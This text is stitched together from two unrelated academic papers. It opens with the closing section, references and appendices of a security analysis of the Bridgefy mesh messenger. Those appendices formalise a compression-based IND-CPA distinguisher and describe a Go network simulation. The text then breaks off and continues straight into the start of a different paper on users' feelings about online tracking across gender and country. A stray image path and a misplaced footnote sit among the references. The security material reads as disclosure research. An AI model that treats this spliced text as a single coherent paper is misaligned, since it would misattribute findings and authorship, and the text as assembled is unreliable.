Overall, we note that Bridgefy's track record on security contrasts with the fact that it continues to be advertised to higher-risk users. Ours is the second work within a year to present significant and practically exploitable security vulnerabilities in Bridgefy's flagship application. Moreover, the long response time and lack of transparency of the development team when responding to reports of security vulnerabilities suggest a team inexperienced with handling security-critical issues. Yet, this track record does not seem to impact Bridgefy's popularity among those who offer advice on how to stay connected in face of government-mandated Internet shutdowns, as discussed in the introduction. This highlights that there is, seemingly, no good alternative to Bridgefy,[6] i.e. that the problem of secure offline messaging remains unsolved in practice.

Acknowledgements

The work of Albrecht was supported by the EPSRC grants EP/S020330/1, EP/P009417/1, EP/L018543/1. The work of Paterson was supported in part by a gift from VMware.

References

[1] Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. Mesh messaging in large-scale protests: Breaking Bridgefy. In Kenneth G. Paterson, editor, *Topics in Cryptology – CT-RSA 2021*, volume 12704 of *Lecture Notes in Computer Science*, pages 375–398. Springer, Heidelberg, May 2021. doi: 10.1007/978-3-030-75539-3_16.

[2] Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. Collective information security in large-scale urban protests: the case of Hong Kong. In *30th USENIX Security Symposium (USENIX Security '21)*. USENIX Association, 2021.

[3] Connectivity Standards Alliance. https://zigbeealliance.org/solution/zigbee/, no date.

[4] Evronia Azer, G Harindranath, and Yingqin Zheng. Revisiting leadership in information and communication technology (ICT)-enabled activism: a study of Egypt's grassroots human rights groups. *New Media & Society*, 21(5):1141–1169, 2019.

[5] Lee Benfield. https://www.benf.org/other/cfr/, no date.

[6] Matt Bishop and Mike Dilger. Checking for race conditions in file accesses. *Computing Systems*, 9(2):131–152, Mar. 1996. ISSN 0895-6340.

[7] Dan Boneh and Victor Shoup. *A Graduate Course in Applied Cryptography*. 2020. URL https://toc.cryptobook.us/.

[8] Tim Bray. The JavaScript Object Notation (JSON) Data Interchange Format. RFC 8259, December 2017. URL https://rfc-editor.org/rfc/rfc8259.txt.

[9] Rémi Bricout, Sean Murphy, Kenneth G. Paterson, and Thyla van der Merwe. Analysing and exploiting the mantin biases in RC4. *Des. Codes Cryptogr.*, 86(4):743–770, 2018. doi: 10.1007/s10623-017-0355-3. URL https://doi.org/10.1007/s10623-017-0355-3.

[10] Bridgefy. Press release – major security updates at bridgefy! https://bridgefy.me/press-release-major-security-updates-at-bridgefy/, October 2020.

[11] Bridgefy. https://twitter.com/bridgefy/status/1356603238674538496, February 2021. https://web.archive.org/web/20210514094051/https://twitter.com/bridgefy/status/1356603238674538496.

[12] Bridgefy. Bridgefy SDK (legacy). https://bridgefy.me/sdk-legacy/, 2021. https://web.archive.org/web/20220204151515/https://bridgefy.me/sdk-legacy/.

[13] Bridgefy. https://twitter.com/bridgefy/status/1359200080700600322, February 2021. https://web.archive.org/web/20210209175856/https://twitter.com/bridgefy/status/1359200080700600322.

[14] Bridgefy. https://www.bridgefy.me/docs/javadoc/, no date.

[15] Bridgefy. http://104.196.228.98:8081/artifactory/libs-release-local/, no date.

[16] Bridgefy. https://github.com/bridgefy/bridgefy-android-sdk-sample, no date.

[6] See [1] for a survey on mesh messaging.

[17] Antonio Cilfone, Luca Davoli, Laura Belli, and Gianluigi Ferrari. Wireless mesh networking: An iot-oriented perspective survey on relevant technologies. *Future Internet*, 11(4), 2019. ISSN 1999-5903. doi: 10.3390/fi11040099. URL https://www.mdpi.com/1999-5903/11/4/99.

[18] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. *J. Cryptol.*, 33(4):1914–1983, 2020. doi: 10.1007/s00145-020-09360-1. URL https://doi.org/10.1007/s00145-020-09360-1.

[19] L. Peter Deutsch. DEFLATE Compressed Data Format Specification version 1.3. RFC 1951, May 1996. URL https://rfc-editor.org/rfc/rfc1951.txt.

[20] L. Peter Deutsch. GZIP file format specification version 4.3. RFC 1952, May 1996. URL https://rfc-editor.org/rfc/rfc1952.txt.

[21] Kevin P. Dyer, Scott E. Coull, Thomas Ristenpart, and Thomas Shrimpton. Peek-a-boo, i still see you: Why efficient traffic analysis countermeasures fail. In *2012 IEEE Symposium on Security and Privacy*, pages 332–346. IEEE Computer Society Press, May 2012. doi: 10.1109/SP.2012.28.

[22] Ingy döt Net. https://yaml.org/, no date.

[23] Ksenia Ermoshina, Harry Halpin, and Francesca Musiani. Can johnny build a protocol? co-ordinating developer and user intentions for privacy-enhanced secure messaging protocols. In *European Workshop on Usable Security*, 2017.

[24] Sadayuki Furuhashi. https://msgpack.org/, no date.

[25] Christina Garman, Kenneth G. Paterson, and Thyla van der Merwe. Attacks only get better: Password recovery attacks against RC4 in TLS. In Jaeyeon Jung and Thorsten Holz, editors, *USENIX Security 2015: 24th USENIX Security Symposium*, pages 113–128. USENIX Association, August 2015.

[26] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. Dancing on the lip of the volcano: Chosen ciphertext attacks on apple iMessage. In Thorsten Holz and Stefan Savage, editors, *USENIX Security 2016: 25th USENIX Security Symposium*, pages 655–672. USENIX Association, August 2016.

[27] GitHub – Bridgefy. https://github.com/bridgefy/bridgefy-android-sdk-sample/blob/56ad2acc7c8893cb2ba53f0aa5839b867ebea446/CHANGELOG.md, no date.

[28] GitHub – danielmiessler. https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-withcount.txt.tar.gz, no date.

[29] GitHub – msgpack. https://github.com/msgpack/msgpack-java, no date.

[30] GitHub – msgpack. https://github.com/msgpack/msgpack/blob/master/spec.md, no date.

[31] GitHub – vmihailenco. https://github.com/vmihailenco/msgpack/, no date.

[32] Dan Goodin. Bridgefy, the messenger promoted for mass protests, is a privacy disaster. Ars Technica, https://arstechnica.com/features/2020/08/bridgefy, August 2020.

[33] Google. https://play.google.com/store/apps/details?id=me.bridgefy.main, no date.

[34] Robert Grosse. https://github.com/Storyyeller/enjarify, no date.

[35] Robert Grosse. https://github.com/Storyyeller/Krakatau, no date.

[36] Thread Group. https://www.threadgroup.org/, no date.

[37] Harry Halpin, Ksenia Ermoshina, and Francesca Musiani. Co-ordinating developers and high-risk users of privacy-enhanced secure messaging protocols. In Cas Cremers and Anja Lehmann, editors, *Security Standardisation Research - 4th International Conference, SSR 2018, Darmstadt, Germany, November 26-27, 2018, Proceedings*, volume 11322 of *Lecture Notes in Computer Science*, pages 56–75. Springer, 2018. doi: 10.1007/978-3-030-04762-7_4. URL https://doi.org/10.1007/978-3-030-04762-7_4.

[38] David A. Huffman. A method for the construction of minimum-redundancy codes. *Proceedings of the IRE*, 40(9):1098–1101, 1952. doi: 10.1109/JRPROC.1952.273898.

[39] JetBrains. https://github.com/JetBrains/intellij-community/tree/master/plugins/java-decompiler/engine, no date.

[40] John Kelsey. Compression and information leakage of plaintext. In Joan Daemen and Vincent Rijmen, editors, *Fast Software Encryption – FSE 2002*, volume 2365 of *Lecture Notes in Computer Science*, pages 263–276. Springer, Heidelberg, February 2002. doi: 10.1007/3-540-45661-9_21.

[41] John Koetsier. Hong Kong protestors using mesh messaging app China can't block: Usage up 3685%. https://web.archive.org/web/20200411154603/https://www.forbes.com/sites/johnkoetsier/2019/09/02/hong-kong-protestors-using-mesh-messaging-app-china-cant-block-usage-up-3685/, September 2019.

[42] Christopher D. Manning, Prabhakar Raghavan, and Hinrich Schütze. *Introduction to Information Retrieval*. Cambridge University Press, Cambridge, UK, 2008. ISBN 978-0-521-86571-5. URL http://nlp.stanford.edu/IR-book/information-retrieval-book.html.

[43] Angelo Prado, Neal Harris, and Yoel Gluck. Ssl, gone in 30 seconds: A breach beyond crime. *Black Hat USA*, 2013, 2013.

[44] Tom Preston-Werner. https://toml.io/, no date.

[45] The Android Open Source Project. https://developer.android.com/studio/command-line/adb, no date.

[46] Ole André V. Ravnås. https://frida.re/, no date.

[47] Juliano Rizzo and Thai Duong. The crime attack. In *Ekoparty*, volume 2012, 2012.

[48] Mike Ryan. Bluetooth: With low energy comes low security. In *7th USENIX Workshop on Offensive Technologies (WOOT 13)*, Washington, D.C., August 2013. USENIX Association. URL https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan.

[49] SensePost. https://github.com/sensepost/objection, no date.

[50] Bluetooth SIG. https://www.bluetooth.com/learn-about-bluetooth/recent-enhancements/mesh/, no date.

[51] Signal. https://github.com/signalapp/libsignal-protocol-java, no date.

[52] Signal. https://signal.org/, no date.

[53] Pallavi Sivakumaran and Jorge Blasco. A study of the feasibility of co-located app attacks against BLE and a large-scale analysis of the current application-layer security landscape. In Nadia Heninger and Patrick Traynor, editors, *USENIX Security 2019: 28th USENIX Security Symposium*, pages 1–18. USENIX Association, August 2019.

[54] skylot. https://github.com/skylot/jadx, no date.

[55] Mike Strobel. https://github.com/mstrobel/procyon, no date.

[56] The MITRE Corporation. https://cwe.mitre.org/data/definitions/367.html, July 2021.

[57] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1168917929301348354, September 2019. https://web.archive.org/web/20211010115025/https://twitter.com/bridgefy/status/1168917929301348354.

[58] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1268015807252004864, June 2020. http://archive.today/uKNRm.

[59] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1216473058753597453, January 2020. http://archive.today/x1gG4.

[60] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1268905414248153089, June 2020. http://archive.today/odSbW.

[61] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1456292964750307330, November 2021. https://web.archive.org/web/20220208195010/https://twitter.com/bridgefy/status/1456292964750307330.

[62] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1356750830955884552, February 2021. https://web.archive.org/web/20210516231628/https://twitter.com/bridgefy/status/1356750830955884552.

[63] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1371507779299590144, March 2021. https://web.archive.org/web/20210514094031/https://twitter.com/bridgefy/status/1371507779299590144.

[64] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1356680753338318859, February 2021. https://web.archive.org/web/20210516231655/https://twitter.com/bridgefy/status/1356680753338318859.

[65] Paul C. van Oorschot. *Computer Security and the Internet: Tools and Jewels*. Springer, Cham, 2020.

[66] Mathy Vanhoef and Tom Van Goethem. Heist: Http encrypted information can be stolen through tcp-windows. In *Black Hat US Briefings, Las Vegas, USA*, 2016.

[67] Deutsche Welle. Afghanistan: How can messaging work safely in an internet shutdown? https://www.dw.com/en/afghanistan-how-can-messaging-work-s

afely-in-an-internet-shutdown/a-59018976, August 2021. https://web.archive.org/web/20211008155150/https://www.dw.com/en/afghanistan-how-can-messaging-work-safely-in-an-internet-shutdown/a-59018976.

[68] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, and Dongyan Xu. BLESA: Spoofing attacks against reconnections in bluetooth low energy. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020. URL https://www.usenix.org/conference/woot20/presentation/wu.

[69] Yue Zhang, Jian Weng, Rajib Dey, Yier Jin, Zhiqiang Lin, and Xinwen Fu. Breaking secure pairing of bluetooth low energy using downgrade attacks. In Srdjan Capkun and Franziska Roesner, editors, *USENIX Security 2020: 29th USENIX Security Symposium*, pages 37–54. USENIX Association, August 2020.

[70] J. Ziv and A. Lempel. A universal algorithm for sequential data compression. *IEEE Transactions on Information Theory*, 23(3):337–343, 1977. doi: 10.1109/TIT.1977.1055714.

All links were last checked on 2022-02-13.

A Broadcast Message Distinguisher

We formalise the game IND-CPA(q) analogous to [7, Section 5.3] between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$ that acts as a Left-or-Right (LoR) oracle. In the following game, let $\mathsf{KGen}, \mathsf{Enc}$, and Dec be the key generation function, the encryption function, and the decryption function employed by Bridgefy respectively, and $\mathcal{SE} = (\mathsf{KGen}, \mathsf{Enc}, \mathsf{Dec})$ the symmetric encryption scheme. Note that Enc includes the compression using gzip, and Dec the decompression. Further, let $\ell(x)$ denote the length of string x and x^y the repetition of x with y copies.

Game IND-CPA(q):

1. $\mathcal{C}$ generates a key $K \leftarrow_{\$} \mathsf{KGen}$ and a bit $b \leftarrow_{\$} \{0,1\}$ uniformly at random.
2. $\mathcal{A}$ submits at most q queries to $\mathcal{C}$. In the ith query, $\mathcal{A}$ chooses two payload contents $\pi_{i,0}, \pi_{i,1}$, such that $B = \ell(\pi_{i,0}) = \ell(\pi_{i,1})$, and submits $(\pi_{i,0}, \pi_{i,1})$ to $\mathcal{C}$. $\mathcal{C}$ computes $c_i = \mathsf{Enc}_K(\pi_{i,b})$ and returns c_i to $\mathcal{A}$.
3. $\mathcal{A}$ outputs a guess $\hat{b} \in \{0,1\}$.

We denote the advantage of $\mathcal{A}$ in this game as

$$\mathbf{Adv}^{\text{IND-CPA}(q)}_{\mathcal{SE}}(\mathcal{A}, B) = 2 \cdot |\Pr(\hat{b} = b) - 1/2|.$$




Figure 8: The advantage of $\mathcal{A}$ to win the game IND-CPA(q) for different B.

With $q \geq 2$, $\mathcal{A}$ can submit the pair $(\pi_{1,0}, \pi_{1,0})$ in the 2nd query, and compare $c_1 = \mathsf{Enc}_K(\pi_{1,b})$ to $c_2 = \mathsf{Enc}_K(\pi_{1,0})$: $\mathcal{A}$ can infer from matching blocks in c_1 and c_2 that the underlying gzip data also matches, suggesting that $b = 0$. Note that because we do not assume Enc to be deterministic, c_1 and c_2 do not match in every round of the game. We implemented this attack using a program that simulates a Bridgefy network with sufficient accuracy but without the physical setup. We measure $\mathbf{Adv}^{\text{IND-CPA}(2)}_{\mathcal{SE}}(\mathcal{A}, B)$ for different values of B in Figure 8 by playing the game $n = 2^{18}$ times each. The simulation confirms that Bridgefy's scheme is not IND-CPA secure.

But Bridgefy's scheme is even weaker: since compression precedes encryption, $\mathcal{A}$ can draw conclusions about the plaintext based on the ciphertext, if only the length of the plaintext is known. $\mathcal{A}$ can use this to win the game IND-CPA(1): $\mathcal{A}$ submits a single query (π_0, π_1) in Step 2, where π_1 contains duplicate data, but π_0 does not. In particular, we let π_0 be a random string, while π_1 is 0^B, where $B = \ell(\pi_0) = \ell(\pi_1)$.

Since π_1 is a string with duplicate data that can be compressed efficiently with gzip but π_0 is not, we can expect that $\ell(\mathsf{Enc}_K(\pi_0)) > \ell(\mathsf{Enc}_K(\pi_1))$ for increasing B. The difference in length of the compression output propagates to the length of the encryption output, such that b is leaked: in Step 3, $\mathcal{A}$ outputs

$$\hat{b} = \begin{cases} 0, & \text{if } \ell(c) > \frac{\ell(\mathsf{Enc}_{K'}(\pi_0)) + \ell(\mathsf{Enc}_{K'}(\pi_1))}{2} \\ 1, & \text{otherwise.} \end{cases}$$

Here, $\mathsf{Enc}_{K'}(\pi_0)$ and $\mathsf{Enc}_{K'}(\pi_1)$ are not derived by making a query to $\mathcal{C}$. Instead, $\mathcal{A}$ chooses an arbitrary key K' and runs $\mathsf{Enc}_{K'}$ locally. While K is unknown to $\mathcal{A}$, an arbitrary key K' can be chosen since only the output length is of interest. The userIds, sender's display name and timestamps used to derive c are also unknown to $\mathcal{A}$, and hence the values used by $\mathcal{A}$ will diverge from those used by $\mathcal{C}$. This introduces more noise to the compression length.

As before, we measure $\mathbf{Adv}^{\text{IND-CPA}(1)}_{\mathcal{SE}}(\mathcal{A}, B)$ for different B in Figure 8 by playing the game $n = 2^{18}$ times each. At

$B = 2^6$, $\mathcal{A}$ is already able to make a correct guess in each run of the game.

B Network Simulation Considerations

In this section, we discuss how we performed simulations with sufficient accuracy for our attacks. We implemented the program `ptxtrecov` in Go. `ptxtrecov` can repeatedly simulate Bridgefy networks, where a single node sends a broadcast message to other peers.

In the simulation phase, a large number of broadcast packets are generated for each payload content p at each hop h. The lengths of these packets are then recorded in a map which counts how often a length is observed for p at h.

While Bridgefy uses the official MessagePack library for Java [29], we used the Go library `vmihailenco/msgpack` [31]. To generate data representative for the Bridgefy application, we need to be especially careful in the serialisation step: MessagePack is somewhat flexible concerning the format used to encode a type. For instance, we found that Bridgefy converts timestamps with the `float64` format of MessagePack, although they could be converted with their dedicated timestamp extension format. Moreover, our Go library did not convert certain integers to their smallest possible format, as is intended by the MessagePack specification. To account for these differences, the types for these fields needed to be forced using our library.

The display name can have variable length, and so can the respective field of a packet. Because we draw conclusions based on the distribution of packet lengths, we need to ensure that the values we choose for this field do not cause a bias in the derived distributions. We decided to randomly choose the display names from a list composed of the 64 most common female and 64 most common male English names with a length of 5 characters.

We used a bespoke pseudo-random generator `aesrand` based on AES in counter mode to generate all the UUIDs needed in packets. We designed `aesrand` to be seeded and used it carefully so as to avoid both blocking and overlapping sequences of outputs in our multi-threaded simulations.

We also used `aesrand` to produce timestamps and time differences. In all experiments, we start at a constant base time T, given as a UNIX timestamp in microseconds. We can assume $\mathcal{A}$ to know T. The time at which a broadcast message is assumed to be sent (the `ds` field in the payload) is $t_0 = T + \Delta_0$, where Δ_0 is a random 24 bit integer. Δ_0 is drawn for each broadcast message individually. Note that using 24 bit for Δ_0 allow the attack to span over more than 4 h.

The packet's `creation` field is calculated as $t_1 = t_0 + \Delta_1$, where $4 \leq \Delta_1 < 64$. That is consistent with the behaviour of the Bridgefy messenger in the real world. The small delay occurs when the application passes the message on to the SDK for processing.

At each hop, the `added` field is set to the time when the packet is queued. The delay now reflects the time it takes to transmit the message via Bluetooth to the next hop and is, therefore, longer than Δ_1. We calculate the field as $t_2' = t_2 + \Delta_2$, where $128 \leq \Delta_2 < 512$, and t_2 is the field's value in the previous step.

"I feel invaded, annoyed, anxious and I may protect myself": Individuals' Feelings about Online Tracking and their Protective Behaviour across Gender and Country

Kovila P.L. Coopamootoo
Newcastle University, UK
kovila.coopamootoo@newcastle.ac.uk

Maryam Mehrnezhad
Newcastle University, UK
maryam.mehrnezhad@newcastle.ac.uk

Ehsan Toreini
Durham University, UK
ehsan.toreini@durham.ac.uk

Abstract

Online tracking is a primary concern for Internet users, yet previous research has not found a clear link between the cognitive understanding of tracking and protective actions. We postulate that protective behaviour follows affective evaluation of tracking. We conducted an online study, with N=614 participants, across the UK, Germany and France, to investigate how users feel about third-party tracking and what protective actions they take. We found that most participants' feelings about tracking were negative, described as deeply intrusive - beyond the informational sphere, including feelings of annoyance and anxiety, that predict protective actions. We also observed indications of a '*privacy gender gap*', where women feel more negatively about tracking, yet are less likely to take protective actions, compared to men. And less UK individuals report negative feelings and protective actions, compared to those from Germany and France. This paper contributes insights into the affective evaluation of privacy threats and how it predicts protective behaviour. It also provides a discussion on the implications of these findings for various stakeholders, make recommendations and outline avenues for future work.

1 Introduction

In recent years, internet advertising has become increasingly tailored to individual users, and is often referred to as online behavioural advertising or targeted advertising [25]. When users visit a web page, its contents can come from a first- or third-party, where the first-party is the one the user is explicitly visiting, while the third-party includes advertising networks, analytics companies and social networks that contract with first-party websites [43]. The first- or third-party places cookies as tracking mechanism on users' devices. In addition, online tracking has gradually developed into more sophisticated methods to exploit user data, via browser-based fingerprinting [52] and tracking across multiple devices, where fingerprinting information combined with cookies can provide a well-targeted data collection and tracking of users. Other tracking technologies include web beacons, clear GIFs, page tags and web bugs, that take the form of a small, transparent image. In European countries, the General Data Protection Regulation (GDPR) [67] and the proposed ePrivacy Regulation [18], with the UK establishing its implementation [49], stipulate that online service providers are required to inform individuals that tracking technologies are present, what they do and why, and to receive users' consent to use them.

The general public opinion in national surveys as reported in the UK and Europe is that tracking online is a privacy concern for most citizens [10, 16], and objecting to receiving direct marketing is the most exercised right in Europe (accounting for 24% of participants surveyed in 2019) [17]. However, research shows that individuals have inaccurate and incomplete mental models of the mechanics of behavioural advertising [78] and have misconceptions about the purpose of cookies [44]. They perceive behavioural advertising to be either (or simultaneously) useful in providing ads that match their interests [5, 44, 71], privacy-invasive [44, 70, 71], creepy [71], embarrassing or suggestive [1], and often show varying acceptance of behavioural advertising depending on the context [12, 45, 72]. With regards to the use of privacy technologies for tracking protection, users' mental models of tracking (that is their cognitive evaluation of tracking) only weakly relate to their use of tracker-blocking extensions [42], where tracking protection tools are also thought to suffer from usability issues [23, 37, 59].

We postulate instead that *affective evaluations* can better predict protective actions. We ground our proposition in literature on the informative and decisive value of emotions, where models such as the affect-as-information hypothesis [15], the risk-as-feelings hypothesis [40], or the use of affective heuristics when judging risky situations [63], all explain the influence of affect in decisions and on behaviour.

In addition to all Internet users potentially facing threats to their privacy, demographic and personal attributes may influence the experience of tracking and protective behaviour. In particular, it is known that women tend to be more sensi-

tive and concerned about their privacy online compared to men [11, 46], who have been shown to be more familiar with various privacy protection methods and to use them more often than women [46]. Furthermore, individuals of different countries may use different privacy protection practices [19], where variation in behaviour may be due to differences in the importance attributed to data protection [64], in sensitivity with regards to the duration or quantity of data collected [21] or in the perceived risks of privacy violations [35].

As a consequence, we aim to investigate how feelings about (third-party) tracking associate with and predict protective behaviour, across gender and country. To enable this inquiry, we define the following research questions, starting with elicitation of feelings and protective actions:

RQ1 "*How do individuals feel with regards to third-party tracking?*", given their gender and country differences.

RQ2 "*What tracking protective actions do individuals employ online?*", given their gender and country differences.

RQ3: "*How are individuals' feelings about third-party tracking associated with their protective actions?*"

RQ4: "*How do individuals' feelings about third-party tracking predict whether they take protective actions or not, given their gender and country differences?*"

Contributions. This paper contributes a relatively large-scale, gender-based and cross-national investigation of user tracking protection, to the rich user-centric privacy behaviour and tracking protection research area. It employs qualitative and quantitative analyses to answer the research questions. We summarise our findings as follows:

(1) most individuals (71.8% of our sample) feel negatively about third-party tracking, where feeling tones can be broadly categorised into (a) generally not okay/negative, (b) sometimes okay, sometimes not okay, (c) generally okay/indifferent, or (d) other tones;

(2) individuals employ tracking protection actions that can be grouped within 9 technology types and a relatively large % do not take any protective actions (34.7% of our sample);

(3) there is a significant association between feelings about third-party tracking and self-reported actions, and we provide an intuitive spatial map to visualise this association;

(4) feeling tones of not okay, boundary loss, annoyance or anxiety about tracking predict whether individuals take protective actions or not;

(5) more women feel negatively about tracking and report to not take any protective actions, compared to men, whose reports show that they are twice more likely to act protectively than women;

(6) less UK individuals expressed negative feelings and reported protective actions, compared to German and French individuals. UK individuals were also twice less likely to take any protective actions.

Outline. In the rest of the paper, we review relevant literature, present the user study with the method and results, discuss the implications of our findings and conclude.

2 Background

We review literature on user attitudes, perceptions and protection methods with regards to tracking. We then present research supporting the affective aspects of privacy, and review theories and research on behavioural responses to emotions. We complete this section with gender and national culture impacts on privacy.

2.1 Tracking Attitudes, Understanding & Protective Behaviour

Individuals perceive behavioural advertising to be privacy-invasive [44, 70, 71]. In particular, individuals (1) do not want third parties to track and profile them online [54], (2) are particularly concerned about the amount of data, the presence of sensitive information, and the data from offline sources found in tracked profiles [54], (3) are sensitive to embarassing ads [1], (4) are concerned about the lack of transparency and control over behavioural advertising practices [71], (5) are concerned that tracking could possibly lead to disadvantages in real life, and do not trust tracking [68]. However, individuals also perceive behavioural advertising to be useful in providing ads that match their interests [5, 44, 71], enjoy its informativeness and utility for making purchasing decisions [60], feel comfortable in specific situations [45], and show varying acceptance of behavioural advertising depending on the context [12, 45, 72]. In addition, research shows that individuals have basic understanding of online tracking [42] and inaccurate and incomplete mental models of the mechanics of behavioural advertising, such as conceptualising trackers as viruses that access local files and reside on the local computer [78], and having misconceptions about the purpose of cookies [44]. With regards to protective behaviour, users want more control over tracking and perceive the benefits of controlled tracking, but are unwilling to put in the effort to control tracking, distrust existing tools [45] or have limited awareness of the of countermeasures and how to use them [62], while some have reported to protect from tracking [52].

2.2 The Affective Aspects of Privacy

Although emotions are an integral aspect of decision-making and behavior, research into emotional context of privacy is relatively new, and privacy decision-making has mainly been treated as a cognitive process. A limited number of research have demonstrated and argued that the emotional aspect of privacy is as important [27, 65], including (1) FMRI neurobiological research providing evidence that privacy decisions are found to be in the more affective-cognitive area of the human brain than purely cognitive [27]; (2) research in the affective dimension of privacy attitude [20]; (3) privacy decision-making research on the role of affect in disclosing personal

information [39], in subconsciously shaping privacy risk perceptions [32] or overriding rational factors [34]; (4) research on the influence of discrete emotions (such as anger, anxiety, fear, regret) in leading to problem- and emotion-focused privacy coping strategies [13]; as well as (5) HCI research on the influence of emotional valence in interfaces on privacy concerns [33]. These are supported by arguments from scholars who advocate for a greater attention to the phenomenology of feeling and to the concept of "visceral" design in information privacy scholarship, policy, and design practice [65].

2.3 Behavioural Response to Emotions

It is universally agreed that affect influences individuals' decisions, where human beings go through both cognitive and affective responses to stimuli. While cognitive responses indicate individuals' mental process in interaction with the stimuli, their affective responses designate individuals' emotional feedback from environmental cues. Several models such as the affect-as-information hypothesis [15], the risk-as-feelings hypothesis [40], or the use of affective heuristics when judging risky situations [63], all explain the influence of affect in decisions and on behaviour.

Affective evaluations are thought to reflect and translate the cognition of (privacy) concern or risk, leading to *coping behaviour* [8], where coping is defined as an individual's efforts to manage stressful, aversive or disruptive events [36]. This is inline with the protection motivation theory that describes how individuals are motivated to react in self-protective ways towards a perceived threat and to adopt coping strategies [76].

The couple of research into users' responses to affective privacy evaluations have investigated emotions associated with privacy risks and their resulting emotional coping (such as acceptance, avoidance, disengagement, or venting [13,31]), active problem-solving (such as company complaints [31], negative-word-of-mouth [47], decreased usage time [47]) or protective actions (such as engaging with privacy settings [31]), in contexts such as location-based services [31], social networks [13], and smart speakers [47]. They focused on negative emotions [13,31,47], such as anger, frustration, disappointment, anxiety, fear and regret, with the assumption that, as privacy loss and privacy risks contexts are generally considered as aversive rather than appetitive (or approach), they are more likely to elicit negative reactions than positive reactions [20].

2.4 Demographic Influence of Privacy

Women tend to be more concerned about their general privacy [7,61,75,79], as well as privacy with regards to specific technology (such as mobile devices [58] and online advertising [61]), compared to men. However, there are nuances in response to concerns for men versus women, with regards to protective behaviour. Women have been found to be less confident and less equipped with technical skills to manage personal data [48], and more likely to use avoidance behaviours such as limiting the sharing of sensitive information [55], while men have been found to be more familiar with the privacy protection strategies and to use them more often [46]. However women are thought to be as apt as men in social privacy protection strategies [48,79], such as taking protective actions in social network sites [9] or refraining from using websites that ask for personal information [79].

This distinction in concern and protective behaviour between women and men brings into focus the feminist perspectives of privacy [2,41], where women are thought to not enjoy the same level and types of desirable privacy online as men. The conceptions of public/private spheres are thought to render women vulnerable, where they may have too much of the 'wrong' kind of privacy, where a rigid binary classification of women versus men and surveillance also perpetuate patriarchal systems at the detriment of women, who are significantly identified and revealed but do not have agency in expressing and exercising their privacy.

National culture, as the collective mindset distinguishing members of one nation from another [29], also influences privacy concern, behaviour or valuation of information [14, 57, 69]. Between the UK and Europe, there are indications of the British exhibiting different privacy technology usage behaviour compared to other countries, where in contrast, German users are thought to be better versed with 'advanced' privacy technologies [19]. Compared to other countries (US or EU), German nationals attribute a higher importance to data protection [64], in sensitivity of data collected [21] or in the perceived risks of privacy violations [35].

3 Related Research & Gaps

In this section we compare our contributions to the most closely related previous research.

User-centred aspects of tracking: Previous research has mostly inquired into the cognitive dimension of tracking, such as via user perceptions [44, 70, 71, 78], attitudes [60] and concerns [54, 77] of online behavioural advertising for insights into tracking. A few investigations have focused their elicitation methods particularly towards tracking perception and mental model [12,42,62], concerns [1], preferences [45], or third-party tracking online [68].

While feelings with regards to tracking have come up in investigations of perceptions and concerns about behavioural advertising and tracking (such as 'creepy' or 'scary') [71], to our knowledge, previous research has not explicitly asked individuals how they *felt* about third-party tracking, that is, with an intention to specifically elicit feeling tones. This current research explicitly investigates feeling tones with an intention to map these with protective actions.

For protective behaviour related to tracking, research has qualitatively elicited protective actions and the use of privacy

technologies in general [12, 52, 62], or queried use of specific technologies such as browser extensions [42]. We use an open-ended method to elicit individuals' protective actions.

Behavioural Response to Affective Privacy Evaluation: Previous studies [13, 31] have focused on technology contexts that are different to this paper, as reviewed in Section 2.3. In addition, these studies query participants to a preset list of discrete negative emotions and coping behaviours, whereas we extract feeling tones and protective actions from participants' free form response.

4 Method

In this section we provide details about participant recruitment and characteristics, the study procedure and questionnaire design, the research ethics process, as well as the design limitations.

4.1 Participants

We recruited participants via Prolific Academic, a crowdsourcing platform whose data quality has good reproducibility [50] is comparable to Amazon Mechanical Turk's which is widely used within security and privacy user studies. The study lasted between 20 to 30 minutes. Participants were compensated at a rate of £7.5 per hour, slightly above the minimum rate of £5 per hour, as advised by Prolific Academic.

We sampled around 630 participants and ended with $N = 614$ after removing incomplete attempts at the survey. The study was balanced by number of participants in each country and gender. The $N = 614$ participants consisted of $n = 209$ from the United Kingdom (UK), $n = 202$ from Germany (GE) and $n = 203$ France (FR). We chose these three countries as they have the highest number of internet users in Europe [66] and therefore a high number of users potentially exposed to online tracking. While nationals of different countries, such as the UK, Germany and France, may exhibit different privacy behaviour [19], we note that the UK has similar data protection provisions as the rest of Europe, as it has established its implementation of the GDPR, where the principles, rights and obligations of the 'UK GDPR' follows the European one [49]. Overall there was approximately a similar number of women ($n = 307$) and men ($n = 299$) participants (about 100 each in each country) and 8 self-reporting as non-binary. The rationale for balancing across gender is that women may engage in different protection practices compared to men, who are known to be more familiar with protection methods [48]. Women can be considered as a vulnerable user group, where as explained by the 'differential vulnerabilities' concept that recognizes how different populations face different types and degrees of security and privacy risks [51], they may experience more harmful impact from the same online threats, compared to men. We posit that such user groups need dedicated research and support.

